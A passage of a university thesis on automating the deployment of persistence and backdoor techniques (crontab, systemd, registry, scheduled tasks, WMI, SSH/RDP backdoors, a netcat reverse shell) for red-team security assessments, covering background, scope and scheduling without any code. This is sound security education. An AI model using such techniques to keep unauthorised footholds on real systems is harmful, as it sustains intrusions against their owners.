Persistence deployment automation

Lucia Di Marco

January 24, 2022

TFG

GEP Tutor: Ferran Sabaté

TFG Director: Jordi Delgado

Specialization: Information Technologies (IT)

Universitat Politècnica de Catalunya

Facultat d'Informàtica de Barcelona (FIB)

Abstract

Cybersecurity is a field that is becoming more important over time, as the number of cyberattacks on all kinds of organizations is growing every year. Since the impact of those attacks increases in time (which translates into greater losses to big companies), it is essential to invest in security equipment, tools, people and/or services in order to be as protected as possible against all kinds of cyber threats.

Two of the most common cybersecurity services are endpoint and network security evaluations, where professionals test a company's antimalware software against different techniques used in real-life attacks, like the ones classified as *persistence*: procedures to re-execute a file or a command, or to reconnect with controlled servers, following reboots or process terminations.

Persistence techniques are used regularly because they are crucial in most intrusions (when an attack has succeeded in accessing internal computers of an enterprise), since losing connection with the compromised machine can make the whole operation fail.

This project collects information about different ways of deploying persistence in diverse operating systems (both Windows and Linux) and services (Active Directory), focusing on the most used in recent attacks. This information is already on the Internet, but it is scattered and sometimes written in overly technical language, making it difficult to understand.

Additionally, an automation tool is developed to deploy persistence easily and faster on computers. This tool is composed of several scripts, depending on the base operating system, and could be very useful when performing the aforementioned security evaluations.

In short, the final goal of this project is to make lots of resources available that can be used during security assessments, to help identify flaws and thus achieve better protected systems.

Resumen

La ciberseguridad es un campo que cada vez cobra más importancia, ya que año tras año crece el número de ciberataques a todo tipo de organizaciones. Dado que el impacto de dichos ataques es cada vez mayor (lo que se traduce en mayores pérdidas para las grandes empresas), es fundamental invertir en equipos, herramientas, personal y/o servicios de seguridad para estar lo más protegidos posible frente a todo tipo de ciberamenazas.

Dos de los servicios de ciberseguridad más comunes son las evaluaciones de seguridad en los equipos de usuario y en las redes, donde se ponen a prueba los programas antimalware contratados por el cliente, contra diferentes técnicas utilizadas en ataques reales, como las clasificados como *persistencia*: procedimientos para volver a ejecutar un archivo o un comando, o para volver a establecer comunicación con un servidor remoto, después de que el ordenador se haya reiniciado o el proceso haya finalizado.

Durante las intrusiones, entendiendo "intrusión" como un ataque que ha conseguido acceder a ordenadores de la red interna de alguna empresa, las técnicas de persistencia son cruciales, ya que perder la conexión con el equipo comprometido podría poner en riesgo todo el operativo.

Este proyecto recopila información sobre los diferentes métodos de desplegar persistencia en varios sistemas operativos (tanto Windows como Linux) y en servicios (como el de Directorio Activo), centrándose en las técnicas más utilizadas en los ataques de hoy en día. Esta información se encuentra también en Internet, pero está dispersa y a veces escrita en un lenguaje muy técnico, dificultando su comprensión.

Además, se ha desarrollado una herramienta de automatización para poder realizar el despliegue de persistencia de forma rápida y sencilla. Esta herramienta se compone de varios scripts, adaptados a diferentes sistemas operativos, y puede resultar muy útil cuando se realizan las evaluaciones de seguridad mencionadas anteriormente.

En resumen, el objetivo final de este proyecto es poner a disposición una gran cantidad de recursos que pueden ser utilizados durante las auditorías de seguridad, para ayudar a identificar los fallos del equipo y conseguir así sistemas mejor protegidos.

Resum

La ciberseguretat és un camp que cada cop té més importància, ja que any rere any creix el nombre de ciberatacs a tota mena d'organitzacions. Atès que l'impacte d'aquests atacs és cada vegada més gran (la qual cosa es tradueix en majors pèrdues per a les grans empreses), és fonamental invertir en equips, eines, personal i/o serveis de seguretat per estar el més protegits possible davant de tota mena de ciberamenaces.

Dos dels serveis de ciberseguretat més comuns són les avaluacions de seguretat als equips d'usuari i a les xarxes, on es posen a prova els programes antimalware contractats pel client, davant diferents tècniques utilitzades en atacs reals, com les classificades com a *persistència*: procediments per tornar a executar un fitxer o una comanda, o per tornar a establir la comunicació amb un servidor remot, després de que l'ordinador s'hagi reiniciat o de que el procés hagi finalitzat.

Durant les intrusions, entenent "intrusió" com un atac que ha aconseguit accedir a ordinadors de la xarxa interna d'alguna empresa, les tècniques de persistència són crucials, donat que perdre la connexió amb l'equip compromès podria posar en risc tot l'operatiu.

Aquest projecte recopila informació sobre els diferents mètodes per desplegar persistència tant a diversos sistemes operatius (Windows i Linux) com en serveis (com el de Directori Actiu), centrant-se en les tècniques més usades als atacs d'avui dia. Aquesta informació també es troba a Internet, però està dispersa i de vegades escrita en un llenguatge molt tècnic, fent-ne difícil la seva comprensió.

A més, s'ha desenvolupat una eina d'automatització per poder fer el desplegament de la persistència de forma ràpida i senzilla. Aquesta eina es compon de diversos scripts, adaptats a diferents sistemes operatius, i pot resultar molt útil quan es realitzen les avaluacions de seguretat esmentades anteriorment.

En resum, l'objectiu final d'aquest projecte és posar a disposició una gran quantitat de recursos que poden ser emprats durant les auditories de seguretat, per ajudar a identificar millor els problemes de seguretat dels equips, i aconseguir així sistemes millor protegits.

Contents

1 Introduction and contextualization

Everyone has heard about malware (or *malicious software*), particularly the one classified as ransomware, which is affecting lots of public and private corporations nowadays. But even though the existence of malware is not recent, it is still something that people are not as afraid of as they should be.

Malware could be designed to be sent massively, with no target, to extract information or damage a single computer easily; and also can be used by sophisticated groups of expert cyber criminals who target large companies to get bigger benefits. These groups are called *APTs* and are explained in section 1.1.2.

No matter the goal, it is common both in malware and in other types of cyberattacks to use mechanisms to be able to re-execute a file or a command, or reconnect with malicious servers, after the victim's machine reboots or the process ends unexpectedly. For sophisticated groups it is even more important, as losing connectivity with systems they have already compromised could make them lose lots of money and reputation. These techniques are classified as *persistence*, and are one of the main types of most common tasks done during cyberattacks.

Cybersecurity is a field that studies, among other things, how malware works and what can be done to protect all users when facing this kind of menace. When offering cybersecurity services, some of the main activities are pentestings and red teams, which are explained thoroughly in section 1.1.3. In these tests, analysts make simulations of real attacks to evaluate how efficient against malicious actions are antimalware and protection solutions the company has installed, or if the security team is able to detect the attack.

The main goal of this project is, on the one hand, to study how persistence is being done in the present day, as there are lots of websites with compilations of techniques but not all of them are common or work nowadays. And on the other hand, to create a tool to automate the deployment of different persistence mechanisms to help analysts when doing these kinds of tests on different systems.

1.1 Context

Since it is assumed that readers are not familiar with cybersecurity terms, activities, and actors, aside from hearing about security incidents from time to time; this section introduces all elements that are basic to understand further research sections.

1.1.1 Cybersecurity

Cybersecurity, computer security or information technology (IT) security is the discipline that studies how to protect computer systems and networks from different types of threats, like information disclosure, theft or damage to their hardware, software, or electronic data, as well as from the disruption or misdirection of the services they provide.

As time passes by, this discipline is becoming more and more important due to both the increasing number of attacks and the reliance of nowadays society on computers, networks (like the Internet), and other types of IT systems.

This project focuses on a specific, small part of this big field: a type of action that is often performed by cybersecurity professionals when analysing a computer or a network, mimicking what attackers also do, in order to evaluate how effective are all security measures implemented on the analysed targets.

1.1.2 Malware and cyber threat actors

A *cyber threat* is an activity intended to compromise the security of an information system by altering the availability, integrity, or confidentiality of a system or the information it contains[1].

Cyber threat actors (or <u>adversaries</u>) are states, groups, or individuals who, with malicious intent, aim to take advantage of vulnerabilities, low cyber security awareness or technological developments, to gain unauthorized access to information systems in order to access or otherwise affect victims' data, devices, systems, and networks.

These actors can have different motivations and levels of sophistication when deploying an attack, but when their activity is focused on a specific target and their actions are stealthy, they are usually called "*Advanced Persistent Threats*" or "*APTs*".

Malware, a word meaning "malicious software", is a program developed by cyber threat actors to carry out its objectives and goals. It can be more or less sophisticated, which is evaluated taking into account various parameters like what it does, if it is stealthy, if the code is obfuscated, etc.; and commonly deploys some kind of persistence in the machine it is running or in others that are reachable.

Not all malware deploys persistence, as often different functionalities are divided into different pieces of malware (or *payloads*), but it is something especially useful when performing major attacks.

1.1.3 Red and blue teams

There are lots of people that play an important role in cybersecurity departments to detect or prevent attacks caused by cyber threat actors. These security professionals are often divided into two different groups:

- Blue Team: a group that performs an analysis of all systems to check their security status, identify flaws or vulnerabilities, verify the effectiveness of implemented security measures (like antivirus or intrusion detection systems (IDS)), etc.

- Red Team: a team that executes simulated attacks. They gather techniques used by malicious cyber threat actors to put on a test different security measures implemented on a system and/or network. This word is also used to name the simulated attack itself.

There are other types of cybersecurity professionals that do not fit in any of these categories, but their work might be similar to one of those.

Both teams can be focused on computers, which are called workstations (personal computers) or servers (machines that host services, making them more critical), and/or in the network or the way the computers communicate, that can be divided in the physical network (firewalls, routers, etc.) or a more logical one (like *Active Directory*, a directory service for Windows domain networks, explained later in section 1.1.8).

1.1.4 Adversary tactics and techniques - Persistence

Focusing in the offensive part of cybersecurity, when performing an attack on a machine or a network, each of the actions can be classified into a category: Reconnaissance, *Initial Access*, *Execution*, *Privilege Escalation*, *Defense Evasion*, *Lateral Movement*, *Exfiltration*, *Command and Control*, *Persistence*...

For some years now there has been a standardization of the names of the categories, as there is a tool that helps classify it and its reports have become in high demand when writing a company security status evaluation. This tool is provided by the MITRE company and is called "MITRE ATT&CK®"[2].

To make it more simple, in this document the standard names "tactics" and "techniques" will be used. Tactics refers to one of the main categories an action can be classified into (like *Execution* or *Privilege Escalation*), and techniques are the specific action that is classified inside a tactic (for example "*Python execution*").

This project is centered specifically on the "Persistence" tactic, as it is often used in attacks. This tactic's definition is as follows[3]:

> Persistence consists of techniques that adversaries use to keep access to systems across restarts, changed credentials, and other interruptions that could cut off their access. Techniques used for persistence include any access, action, or configuration changes that let them maintain their foothold on systems, such as replacing or hijacking legitimate code or adding startup code.

As there are multiple ways of deploying persistence, even though the software developed is focused on the ones that are more common and that can be automated, some more research has been done on some other different ways of creating persistence.

More information on this topic can be found in section 8 of this document.

1.1.5 Backdoors applied to persistence

Another important concept is related to how adversaries communicate with the malware running in their victim's infrastructure. *Backdoors* are stealthy ways to allow attackers that have already made their way into their target's infrastructure, to be able to enter again if they lose their main connection. These techniques can be tied to adversary software, vulnerabilities in a program or unwanted configurations in a victim's computer that is (usually) connected to the Internet.

When deploying a backdoor, it is common to try to establish a connection (a "tunnel") with an attacker's controlled server, using protocols that can be easily blended with the usual traffic of the victim's infrastructure, like HTTPS, DNS or ICMP (ping). In section *8 - Research*, protocols and other elements related to backdoors are explained in depth.

1.1.6 Proxies

When using backdoors, though, connecting with the Internet is not always a straightforward task, as most corporations use *proxies*. Proxies are server applications that act as an intermediary between a client requesting a resource and the server providing that resource. The most common type of proxy in a company is the web proxy (a proxy that logs HTTP and HTTPS requests), but there are other types of proxies that can be used for multiple purposes.

Lots of corporations use web proxies to record and have control over the sites their employees visit, with various motivations like ensuring they do not have malware installed in their computers initiating connections to remote servers.

These proxies are usually authenticated, which means that the user needs to send some type of credentials to the proxy to connect to the Internet via protocols like HTTP/S. These credentials can be either user and password, or they can be automatically authenticated using their network credentials (when there is a system like *Windows Active Directory* configured).

1.1.7 Other adversary tactics and techniques

Aside from "*Persistence*", MITRE ATT&CK® Framework lists other tactics that are involved during an attack, like "*Command and Control*" (controlling the victim's machine remotely) and "*Discovery*" (gathering information about the environment). Using only one tactic is frequently not enough to deploy an attack, and therefore, an intrusion is often a combination of different tactics and techniques.

For example, backdoors are not actions associated with the tactic "*Persistence*" but with other tactics like "*Command and Control*", because they are a mechanism to regain control of a machine remotely. However, it is beneficial to include it in this project, since persistence techniques are more useful when there is a connection with the victim's infrastructure to control the malware already placed and running.

Also, some "*Discovery*" techniques are implemented in the developed tool as well, being that they provide essential information needed to automate the deployment of the persistence mechanism that suits better the environment where it is running.

1.1.8 Active Directory and domain services

It is very common in medium and big corporations to use services that allow users to connect with the network resources they need to get their work done, or to have login information that is not attached to a single computer, but can be used in any of the machines inside the network.

Given that most companies use Microsoft Windows as their standard operating system for their computers, it is frequent to use a *Windows domain* to manage users and resources. A <u>domain</u> is a form of computer network in which all user accounts, computers, printers and other entities, are registered in a database located on one or more clusters of central computers known as *Domain Controllers* (DCs). Each person who uses a computer within a domain receives a unique user account, which can then be assigned access to resources inside the domain.

<u>Active Directory</u> (**AD**) is a directory service released in 1999 by Microsoft, for Windows domain networks. It is a set of databases and services that are used to organize, locate and manage network resources.

It has many utilities, like:

- Enable administrators to manage permissions and access to network resources, providing authentication and authorization mechanisms

- Help with the assignment and enforcement of security policies for all computers

- Establish a framework to deploy other related services, such as Certificate Services

To carry out most of its functionalities, it relies on a few protocols, being the most important ones:

- LDAP (Lightweight Directory Access Protocol), needed to access and maintain distributed directory information services,

- The old network protocol NTLM, or NT (New Technology) LAN Manager, which is a security protocol intended to provide authentication, integrity, and confidentiality to users, but due to serious flaws in its design (such as the lack of servers' authentication), it has been in disuse for some years now, even though it is still supported as there are lots of companies that still use it;

- And its replacement, Kerberos, a computer network authentication protocol that works using special "*tickets*" to allow nodes (computers, printers...) to prove their identity to one another in a secure manner. When a user tries to log in, they send Kerberos tickets to Domain Controllers, which handle the authentication (validating that users are whom they claim to be) using their databases, and later some more tickets are sent to the requested services, as they handle the authorization (checking the user permission to access a specific resource or function).

1.2 Stakeholders

There are many involved parties in this project, with interest in the resulting work. These stakeholders can be divided into two different groups: people who were directly implicated in the development of the project, and users who will gain knowledge and use the software, and therefore benefit from both the research and the automation.

People that had direct interaction with the project

Three principal actors have contributed to the making of this project:

- **Main developer**: the author of this project, Lucia Di Marco, has been working taking all the different necessary roles like "project manager" (scheduling and documentation), "software designer" (design of the structure of the code and how the final project will be bundled), "software developer" (coding part) and "software tester" (testing of the different parts to report bugs). More information about roles and their specific tasks can be seen in section 6.1.2.

- **Project's director**: this project has been directed and coordinated by the UPC professor Jordi Delgado, who helped to guide the developer on each phase of the project.

- **Special mentor**: the proposal and the first definition of this project was elaborated with Eduardo Arriols, the author of the book "*CISO: The Red Team of the company*"[4], who teaches about cybersecurity in several universities.

It is worth mentioning that the GEP tutor Ferran Sabaté helped with the definition of some of the parts of this document such as budget evaluation, time management, etc.

Final users of the program and the documentation

Both the software and the information gathered in this project are meant to be used by cybersecurity professionals when performing any kind of security analysis that requires the use of persistence, as it can provide the needed knowledge to perform the deployment, and also the scripts can make it easier and quicker for them to deploy persistence techniques on a computer.

But all the collected information can also be used by anyone curious about this topic, especially people interested in the cybersecurity field, as it can be used as an introduction to some advanced knowledge.

2 Scope of the project

In this section, the main goals and the scope are introduced, though they are further developed in the *Tasks description* subsection (5.1). The obstacles of the project are also presented, along with an evaluation on how to overcome them.

2.1 Objectives

The project has two main goals:

- Research about different types of persistence deployment to understand which techniques are being actively used nowadays, not only in different operating systems but also in diverse environments.

- Build a solution that helps to automate the use of persistence mechanisms. It must be easy to configure, so it can be adjusted to its users' needs, and also it must be adapted to run in both Windows and Linux systems, as these are the most common operating systems in a corporation.

2.2 Scope

To achieve the purposes of this project, the developed tool must meet the following requirements:

1. Easy to configure to the user needs, and available for both Windows (Windows 10) and Linux (Debian based).

2. When creating a backdoor, it should use frequently used communication protocols like HTTPS.

3. Well documented code, so it can be modified effortlessly if needed.

4. Finally, it should also perform some actions related to the "Discovery" tactic to be able to deploy the most adequate persistence techniques for the machine where it is being executed.

It is necessary, though, to also keep in mind the following considerations:

- As there are lots of ways to deploy persistence, the conducted research focuses solely on the ones that can be done on workstations and servers (although persistence in Active Directory is studied as well), and the developed tool only covers the most used techniques by cyber threat actors.

- While it would be best if the tool is designed to run as quietly as possible in order to avoid detection from simple antimalware software like *Windows Defender*, this requirement is not contemplated in the making of this project since implementing defense evasion techniques is out of its scope.

- Even though the program must be available on multiple platforms, considering that it is programmed in a specific language and version, it may not work on all systems (like old versions of Windows and different Linux distributions).

It is expected to meet the 448 hours planned, as exposed in section 5, without delays; and to need no more than the given budget of 12.656,88€, explained in section 6, to finish this project.

Finally, each part of this document has its risks covered: on section 2.3 (*Contextualization and Scope*), on section 5.6 (*Project Schedule*) and on section 6.2 (*Budget Evaluation*). So even if it was not possible to meet previous scheduling and budget requirements, there were alternatives to finish the project successfully anyway.

2.3   Obstacles and contingency plans

One of the most difficult parts of this project has been to make it useful for real-life attack simulations, since the machines used to test it were new virtual instances created just for this purpose. Workstations and servers inside a network might not be configured alike, as users may have different levels of permissions, or some folders (like temporal or system ones) could be unreachable.

To overcome these possible obstacles, this tool has been built using the information gathered about the most frequent persistent techniques and the standard machine configurations as the basis of its development. And since its documentation is accessible and extensive, it provides the necessary knowledge to be able to modify the tool later according to the needs of each user.

3 State of the art

Over time, persistence mechanisms have adapted to constantly evolving technologies, and new techniques have been built using flaws in emerging programs. Nowadays, there are more than a hundred different techniques to deploy persistence and lots of vulnerable applications that can be used to achieve malicious execution, apart from the operating system tools that can be abused.

This section begins with a brief analysis of the current status, to get a better understanding of the subject and the tool developed in this project. More information can be found in section *8 - Research*, as it delves into persistence techniques and the systems they affect.

Finally, there is an explanation about some related work and previous attempts of building similar software, but this information is also expanded in sections 8.5.2 and 8.6.2 of the *Research* part.

3.1 Persistence techniques when performing a cyberattack

Since persistence is a widely used tactic, the number of techniques increases every year as new software is created and old programs are patched or redesigned to prevent or make it more difficult to deploy persistence without the user being notified.

For that reason, there are several techniques to deploy persistence but its effectiveness and fitness depends on multiple factors, like the following ones:

- Operating system

- User privileges

- Computer's connectivity to the Internet

And despite new techniques emerging now and then, the most often deployed are the ones that have been in use for many years. Some of these techniques are listed in table 1.

Windows	Linux
Startup Folder	`crontab`
Registry	boot, login and shells (rc, init, bash)
Scheduled tasks	`systemd`
Services	

Table 1: Common persistence listed by operating systems

Apart from computers, persistence can be applied to any type of smart devices, such as smartphones or electronic devices connected to the Internet (IoT), but these types of machines and environments are out of the scope of this project.

This topic is explained in more depth through all the section 8 - *Research*.

3.2   Similar projects and previous attempts

Persistence is a tactic that has been used quite a bit in the last 30 years, so, naturally, there is a lot of information on the topic and even several websites with large compilations of its techniques[5][6][7]. There are also some papers on the subject, but they tend to be very technical so a high level of prior knowledge is needed to be able to understand them. Therefore, the existing lists were used to shape the research section, but in this document, the information extracted from each technique is explained in a simpler and more accessible way.

Additionally, to ease and improve the development of the tool, a study of existing similar and already done software has been carried out to spot main differences and to be aware of which additional features can be added. And, even though there are a lot of tools that implement some kind of persistence mechanism, the most similar and popular are *SharPersist*[8] and *Meterpreter*[9], which are explained more in-depth in sections 8.5.2 and 8.6.2. These tools are configurable, easy to use, and automatic, but they do not change their behaviour based on the information extracted from the computer where they are running, so even though they are tools pretty close to the one that is developed in this project, there are some key differences.

4   Methodology and tools

Organizing the work is a crucial task in all projects, and for this reason the following sections contain not only a description of the methodology used to develop the tool, but also how other important elements in the development, like the version control or the testing and validation, were carried out.

4.1   Waterfall model and monitoring tools

To accomplish all of this tool's goals, it was important to use a methodology that fits its needs. The developed tool is composed of a series of scripts divided into different parts, which needed to be well defined in the design phase so the code could be developed in a simple, agile, and clean way.

Consequently, the waterfall methodology was used, which traditionally consists of a series of phases where each one must be completed before the next phase can begin, and there is no overlapping of them, as can be seen in figure 1.

Figure 1: Example of the waterfall methodology

However, in this case, some phases, like the design and the implementation, went through some iterations because some functions could not be developed the way they were designed. The implementation and testing iterated as well, as there were very distinct functionalities to develop and it was important to test them separately. More information about how this methodology has been implemented can be found in the subsection 5.1 - *Task description*.

In addition, using a version control manager tool, like `git`, has been a key aspect, as it allows to undo recent changes (in the code, the design, the documentation, etc.) if an error is found some days after doing it, or to easily backup the project if the computer gets broken.

Github[10] has also been used as a platform to upload all the files related to this project, since the developed tool is Open Source and it is usually better to use a repository hosting open to the Internet, to allow other people to test it and use it.

All other tools used to build this project are explained in section 5.2 of this document.

4.2   Testing and validation

To consider a tool finished, it is necessary to have a validation process to be sure the automation works as intended. During the development, there have been several testing phases using virtual machines connected to the Internet, and tools like the *Event Viewer* (Windows) or `watch` (Linux) have been used to spot changes easily in the operating system.

But a proper validation using different machines, networks, and configurations has not been achieved because of the lack of time, experience, and infrastructure. That is why it has been listed in the "future work" part of the conclusions (section 10.3), as it could help to better adapt the tool to real-world environments.

5 Scheduling

To achieve all the goals described in sections 2.1 and 2.2 this project has been divided into some tasks, both to ease the calculation of the time each part take, and also be able to consider some extra time for the obstacles that can come across (as described in section 2.3).

This section contains information about the project's organization and temporal planning: which are its main tasks, what resources (like materials or time) will be needed in each task, and how resources and tasks are related. All this scheduling is graphically shown in the Gantt chart in section 5.4, where it is possible to get an overview of all the different stages.

This TFG was started on July 14, 2021, and its defense is on January 24, 2022, even though the deadline to deliver the final project is on January 17, 2022.

5.1 Task description

In the sections below there is a description of each of this project's tasks. The *Main Development* task is also divided into several subtasks due to its complexity.
For each task, there is a summary of the assigned hours, the hours of work per day (and the equivalent weeks of work), and an explanation of each task's goals (and its subtasks, if it applies). These estimations are done assuming that each week has five working days, and work has been done in 3 to 8 hours per day, even though there have been some weeks without progress due to holidays or other commitments.

While developing the project there were some control meetings with the project's director as well, which had a total duration of 5 hours: one after finishing the project management task in section 5.1.2, one after the fifth subtask of section 5.1.4 and the final was after finishing the last task in section 5.1.5, to recapitulate.

Finally, the last task in the Gantt chart, named "Final presentation", is bureaucratic time regarding the defense of the TFG, as the document needs to be delivered a week before the final presentation.

5.1.1 T1 - **Viability of the project**

Summary

Hours assigned	Hours per day	Weeks
15	3	1

Table 2: Viability of the project hours review

Explanation

Before starting a TFG, it is necessary to do a viability study to be sure that the project fulfills the TFG's following requirements: it is possible to do with current technology, its scope is limited, it will help a community (research or open source communities, etc.), and that it can be finished in a few months.

In this case, this project viability was proven using the following arguments:

- As explained in section 1.1 - *Context*, this project can have a direct impact on cybersecurity professionals, which makes it of interest to the cybersecurity community.

- An adequate scope has been defined for the stipulated hours of dedication to the project, according to the standard hours per ECTS credit.

- When discussing the technology that the developed software would need, the conclusion was that the most recommended language to develop it with was Python for Linux, and PowerShell for Windows (both are widely used programming languages). And as they do not require any special hardware or software, the project can be done with just standard technology.

This duty was done in only 15 hours counting the time spent doing the initial research and all the meetings with the TFG director. So, in just a few days, this viability study was finished with a positive result.

5.1.2 T2 - **Project management**

Summary

Hours assigned	Hours per day	Weeks
80	4	4

Table 3: Project management hours review

Explanation

The basic project and documentation structure was defined in this task, and some research was done. Once finished, an extensive report was obtained which is included in this final documentation, delivered at the end of the project.

The amount of time spent was about 80 hours, working 4 hours per day, finishing it in a month.

This task had the following parts:

- Introduction, scope of the project and contextualization

- State of the art and methodology

- Time scheduling

- Economic management and sustainability

It provided a solid start because it clearly defined how the project would be developed: deadlines, milestones, needed resources, etc. And that is why all other tasks (excluding the first one, "*Viability of the project*", 5.1.1) were defined and scheduled in this one.

As it can be observed in the Gantt chart on section 5.4, this task was partially performed at the same time as the next task, section 5.1.3 (*T3 - Research and documentation*), because the *Research* task delves into some of the concepts and tools that are also documented in this task.

5.1.3   T3 - Research and documentation

Summary

Hours assigned	Hours per day	Weeks
150	3	10

Table 4: Research and documentation hours review

Explanation

One of the main goals of this project (section 2.1) is to research and collect lots of different techniques to implement persistence, as it helps cybersecurity professionals when performing computer audits. For this reason, in this part of the project, the necessary search and documentation were carried out to understand in depth a large number of ways to apply persistence.

This section was divided into different parts:

- Persistence history

- Discovery techniques

- Backdoors and protocols

- Persistence techniques on different operating systems

- General techniques

- Active Directory persistence

It is also worth mentioning that the research performed in this task proved to be very useful when designing and building the tool, as it was used to define which procedures were implemented.

The amount of time spent doing this part was 150 hours, spending 3h per day, as this task was done simultaneously with task T2, section 5.1.2. It was finished in ten weeks, which is 2 months and a half.

5.1.4   T4 - Main development

Summary

Hours assigned	Hours per day	Weeks
159	4	8,5

Table 5: Main development hours review

Explanation

This task consist of a group of subtasks involved with the development of the tool, all carried out using the "waterfall methodology", as most of them needed to be finished before proceeding to the next one. Also, the coding subtasks were short enough to test them fully once finished (as they needed to be tested individually), which fits the model as well.

More information about the methodology used on this task is explained in section 4.1.

To follow this methodology specification, all coding subtasks (the third and the fourth subtask) were divided into 3 different stages: Development, Testing, and Documentation.

- The *Development* stage started when the last subtask was finished and was the most time-consuming. It could also start again after a testing phase if it found major problems that required more development or a change in the approach.

- Both *Testing* and *Documentation* started once the Development stage of the subtask was already finished, and were done in parallel.

The subtasks are described below.

T4S1: Subtask 1 – Scripts research and analysis

Summary

Hours assigned	Hours per day	Weeks
19	4	1

Table 6: Development - Research hours review

Explanation

The main goal of this subtask was to study how persistence techniques can be applied and which discovery techniques were interesting to add, to be able to better automate the deployment of the persistence techniques and build some of the program's main features: collect information about the computer and deploy persistence.

To do so, it was very useful the research performed in task 3 (*Research and Documentation*, subsection 5.1.3), which also provided information about some finished similar projects. The code and the usage of these tools helped to structurize and select which persistence techniques were going to be automated.

This work lasted a week, and this task's conclusions were essential when working on the design task.

T4S2: Subtask 2 – Design and base script

Summary

Hours assigned	Hours per day	Weeks
32	4	1,5

Table 7: Development - Designing hours review

Explanation

This subtask had three different important parts:

1. Design the basic structure of the script, organized to include a section to read the configuration file, another to deploy different techniques, and finally a function to apply the logic of the automation. The design needed to focus on the automation of the chosen persistence techniques, but the script required to adapt to the needs of its users too and also to be easily adjustable to each operating system.

   This part was really necessary since it defined the structure of the final scripts, allowing the other coding subtasks to be completed faster and consistently.

2. Determine which techniques were going to be coded in the final project, as not all of them could be automated. Also, there were two types of techniques: discovery ones, used to analyze the host system, and persistence ones, which are the ones to be deployed.

3. Create a base script that implemented the design, with some function names and a description of the main function's logic.

The total duration of this subtask was 32 hours, spent in a week and a half, and a few hours were used to add to the documentation how this process was developed and also some information about the final design.

T4S3: Subtask 3 – Script in Python for Linux

Summary

Phase	Hours assigned	Hours per day	Weeks
Development	40	4	2
Testing	7	3	3 days
Documentation	4	1	4 days
Total	51		3

Table 8: Development - Python script hours review

Explanation

This subtask's main goal was to build a script in Python both to collect environmental information (discovery techniques) and to deploy persistence using different mechanisms.

This script followed the design created in section T4S2 and was fully tested and commented, in order to end up with the finished script for Linux.

The techniques implemented on this part were:

- Crontab

- `bashrc` and `init` persistence

- Systemd

- New users

- SSH related backdoors

- `netcat` reverse shell

- External backdoor deployment

This part took three weeks and a third of the time was spent on the testing and documenting processes, as they were crucial to have this task finished.

T4S4: Subtask 4 - Script in PowerShell for Windows

Summary

Phase	Hours assigned	Hours per day	Weeks
Development	42	4	11 days
Testing	10	3	4 days
Documentation	5	1	1
Total	57		3

Table 9: Development - PowerShell script hours review

Explanation

Similar to the previous subtask, the main goal of this one was to build a script in PowerShell both to collect environmental information and to deploy persistence using different techniques.

This script followed the design created in section T4S2 and was fully tested to end up with the finished script for Windows.

The techniques implemented on this part were:

- Startup folders

- Registry

- Scheduled tasks

- Services

- Windows Management Instrumentation (WMI)

- BITS Jobs

- RDP backdoor

- External backdoor deployment

This task took three weeks, spending 1/3 of the time testing and documenting the process.

5.1.5 T5 - Finishing touches

Summary

Hours assigned	Hours per day	Weeks
24	4	6 days

Table 10: Finishing touches hours review

Explanation

Once finished all the other tasks, 24 more hours were needed in order to finish writing and check the spelling and coherence in the final document.

Even though reporting is a long task, since most of the documentation was created in the previous tasks, this one required only a few extra days to add what was missing and polish it.

Finally, as this document is delivered a week before the defense, some more hours will be needed to prepare its presentation, which is explained in task 6 - *Final presentation* (subsection 5.1.6).

5.1.6 T6 - Final presentation

Summary

Hours assigned	Hours per day	Weeks
15	3	1

Table 11: Final presentation hours review

Explanation

This document is sent a week before the defense, and 15 more hours are required to prepare both its visuals and speech. Also, a few videos about how the tool works will be created.

5.2 Resources

All applications need different resources to be built and tested. In this section, all used assets are listed and explained, as it provides information about the minimum settings where the tool works, and also to be able to calculate its sustainability parameters.

5.2.1 Hardware resources

The only hardware needed resource is a computer. The one used has the following specifications:

- Intel(R) Core(TM) i5-6200U CPU @ 2.30GHz

- 8 GB RAM

- Intel HD Graphics 520

This computer consumes 1,8kWh of electricity.

5.2.2 Software resources

- Development tools:

    - Python programming language (version 3)

    - PyCharm IDE (Integrated Development Environment)

    - PowerShell programming language (version 5)

    - PowerShell ISE

- Linux operating system: Linux Mint 20.2 (Debian based).

- Windows operating system: Windows 10.

- Virtual machines: VirtualBox.

- Tools that help with the testing:

    - Event log (Windows)

    - `watch` command (Linux)

    - Wireshark (for communication)

- Tools to do the version control of this project: `git` and Github.

5.3 Relation about tasks, resources and dependencies

The relation between all the tasks (5.1 - *Tasks*) and the resources (5.2 - *Resources*) is described in the following table (table 12).

Tasks	Section	Description	Hours	Specific resources
T1	5.1.1	Viability study	15	No specific resources
T2	5.1.2	Project management	80	No specific resources
T3	5.1.3	Research and documentation	150	No specific resources
T4	5.1.4	Development task	159	
T4S1	- Subtask 1	Scripts research and analysis	19	No specific resources
T4S2	- Subtask 2	Design and base script	32	No specific resources
T4S3	- Subtask 3	Script in Python for Linux	51	Development tools
T4S4	- Subtask 4	Script in PowerShell for Windows	57	Development tools
T5	5.1.5	Finishing touches	24	No specific resources
T6	5.1.6	Final presentation	15	No specific resources
Total			443	

Table 12: Tasks and resources relation

It is important to consider is that some resources are common to all tasks, and therefore they are not listed in the table. These resources, described accurately in section 5.2, are:

- A computer

- A Linux Operating System

- Tools to perform the version control

To the final amount of hours, it is necessary to add the time spent on control meetings (5 hours). Consequently, the total amount of time spent on this project is about **448 hours**.

Finally, about dependencies on tasks, there are indeed some as stated in each task description, in section 5.1 of this document. These dependencies can be represented as follows:

Task T3 started some weeks after task T2, before its completion. All the other tasks needed to be finished before proceeding to the next one.

$$T1 < T2 \ \& \ T3 < T4 < T5 < T6$$

On T4 subtasks, although they required to be finished before starting the next one, the Testing and Documenting phases of the lasts subtasks (T4S3 and T4S4) were done at the same time, so their dependencies were:

$$[\text{Last subtask}] < \text{Development} < \text{Testing} \ \& \ \text{Documentation} < [\text{New subtask}]$$

These dependencies are graphically shown on the Gantt chart and the PERT diagram (5.4 and 5.5).

5.4 Gantt chart

Figure 2: Gantt chart created with GanttProject

5.5 PERT diagram

Figure 3: PERT diagram based on the previous Gantt chart

5.6   Alternatives and action plan

When dealing with a big project like this one, it is common that the initially scheduled time does not adapt perfectly to the final spent time.

In this case, the research section was the most difficult to estimate as information on this topic is extensive and sometimes hard to limit due to it being scarce and outdated compared to other adversary tactics. For this reason, some extra hours were assigned to this task to prevent the schedule to be modified and, after finishing it, these extra hours proved to be useful.

Since the other tasks were more concise and atomic, no other delays were produced. That has been beneficial because all of this project's tasks were essential, so none of them could be dispensed of in the event of lacking time.

Also, some extra days were left in the end as can be seen in the Gantt project (section 5.4), just to be prepared in case of an unexpected small delay.

6   Budget evaluation

